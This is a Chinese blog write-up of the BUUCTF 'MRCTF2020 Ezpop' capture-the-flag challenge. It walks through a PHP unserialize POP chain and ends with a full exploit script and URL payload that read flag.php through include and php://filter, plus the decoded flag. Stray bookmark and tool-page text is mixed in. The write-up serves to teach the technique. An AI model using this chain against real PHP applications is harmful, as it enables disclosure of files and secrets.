buuctf-[MRCTF2020]Ezpop)（小宇特详解）

原创

周星星ZY 于 2022-04-04 17:24:00 发布 451 收藏

分类专栏： buuctf 文章标签： pop web

本文链接：https://blog.csdn.net/xhy18634297976/article/details/123956924

buuctf-[MRCTF2020]Ezpop（小宇特详解）

1.先查看题目，题目是eazypop，说明这道题是让构造简单的pop链

Welcome to index.php

```php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);//这里的include函数，可以让我们来进行php伪协议，这里是第一个突破口。
    }
    public function __invoke(){//调用函数的方式调用一个对象时的回应方法
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){//在一个对象被当作一个字符串使用时调用，当echo一个对象时会自动触发这个方法。
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {//使用了黑名单过滤了一下http协议的东西，但是不影响咱们的php伪协议。
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;//get方法用来返回$function,然后$function的值是$this->p，这里将Modifier成为了函数
        return $function();
    }
}

if(isset($_GET['pop'])){//get方法传参pop，然后反序列化
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

这里先给大家说一下反序列化的魔术函数

__construct()//当一个对象创建时被调用

__destruct() //当一个对象销毁时被调用

__toString() //当一个对象被当作一个字符串使用

__sleep()//在对象在被序列化之前运行

__wakeup()//将在反序列化之后立即被调用(通过序列化对象元素个数不符来绕过)

__get()//获得一个类的成员变量时调用

__set()//设置一个类的成员变量时调用

__invoke()//调用函数的方式调用一个对象时的回应方法

__call()//当调用一个对象中的不能用的方法的时候就会执行这个函数

还要补充一个基础的知识，->是php中的运算符。

解题思路

先看一下Modifier类

```
class Modifier {
    protected  $var;
    public function append($value){
        include($value);//这里的include函数，可以让我们来进行php伪协议，这里是第一个突破口。
    }
    public function __invoke(){//调用函数的方式调用一个对象时的回应方法
        $this->append($this->var);
    }
}
```

这里可以利用include来传入一个php伪协议来访问flag.php，然后通过一系列的方法来进行调用。

_invoke函数被调用时会触发include函数。

这里的include函数是触发漏洞的最后一步。

那么如何调用invoke呢。

这里我们可以看Test类

```
class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}
```

这里有_get()魔术方法。

这里直接将$this->p$进行了调用，这里将this->p设为一个构造好的Modifier对象。

然后在看show类

```
class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){//在一个对象被当作一个字符串使用时调用，当echo一个对象时会自动触发这个方法。
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {//使用了黑名单过滤了一下http协议的东西，但是不影响咱们的php伪协议
。
            echo "hacker";
            $this->source = "index.php";
        }
    }
}
```

show类中的__construct()魔术方法

创建新对象的时候会自动调用这个方法

主要利用__toString() 这个魔术方法

在一个对象被当作一个字符串使用时调用，当echo一个对象时会自动触发这个方法。返回了$this->str->source;

所以要echo include()里的内容

的让source等于一个对象

最终思路


1.调用include()函数，让Test类中的属性p等于Modifier这个类，从而触发 __get()魔术方法
将Modifier这个类变成一个函数，从而调用__invoke()方法，进而调用include()函数

2.让source 等于对象，进而触发__toString方法，输出内容


最后的exp


```php
<?php
class Modifier {
 protected  $var="php://filter/read=convert.base64-encode/resource=flag.php";

}



class Show{
    public $source;
    public $str;
    public function __construct(){
        $this->str = new Test();
    }
}
class Test{
    public $p;

}


$a = new Show();
$a->source = new Show();
$a->source->str->p = new Modifier();


echo urlencode(serialize($a));

?>
```

在在线php中进行序列化



然后在url中传参?pop


450a8237-d044-4ba7-993f-65ef53147a5e.node4.buuoj.cn:81/?pop=O%3A4%3A"Show"%3A2%3A{s%3A6%3A"source"%3BO%3A4%3
火狐官方站点
新手上路
常用网址
京东商城
移动设备上的书签
PD9waHAKY2xhc3MgRmxhZ3sKICAgIHByaXZhdGUgJGZsYWc9ICJmbGFne2Q2OWU3NzMyLWYyY2EtNDFkNy04OWQ2LTQ1MTJmZjkxNWNmZH0iOwp9CmVjaG8gIkhlbHAgTWUgRmluZCBGTEFHISI7Cj8


Base64.us
Base64 在线编码解码 (最好用的 Base64 在线工具)
Base64 | URLEncode | MD5 | TimeStamp
请输入要进行 Base64 编码或解码的字符
PD9waHAKY2xhc3MgRmxhZ3sKICAgIHByaXZhdGUgJGZsYWc9ICJmbGFne2Q2OWU3NzMyLWYyY2EtNDFkNy04OWQ2LTQ1MTJmZjkxNWNmZH0iOwp9CmVjaG8gIkhlbHAgTWUgRmluZCBGTEFHISI7Cj8+
编码 (Encode)
解码 (Decode)
↕ 交换
(编码快捷键: Ctrl + Enter)
Base64 编码或解码的结果:
编/解码后自动全选
<?php
class Flag{
private $flag= "flag{d69e7732-f2ca-41d7-89d6-4512ff915cfd}";
}
echo "Help Me Find FLAG!";
?>
解码完毕。 复制结果 生成固定链接
也可以选择图片文件来获取它的 Base64 编码的 DataURI 形式: 选择文件 未选择文件
Code by @二环同学 | 视频点播/存储/CDN产品流量无门槛0.11/GB，推荐他人使用返现10%
各语言中的实现方法
高级设置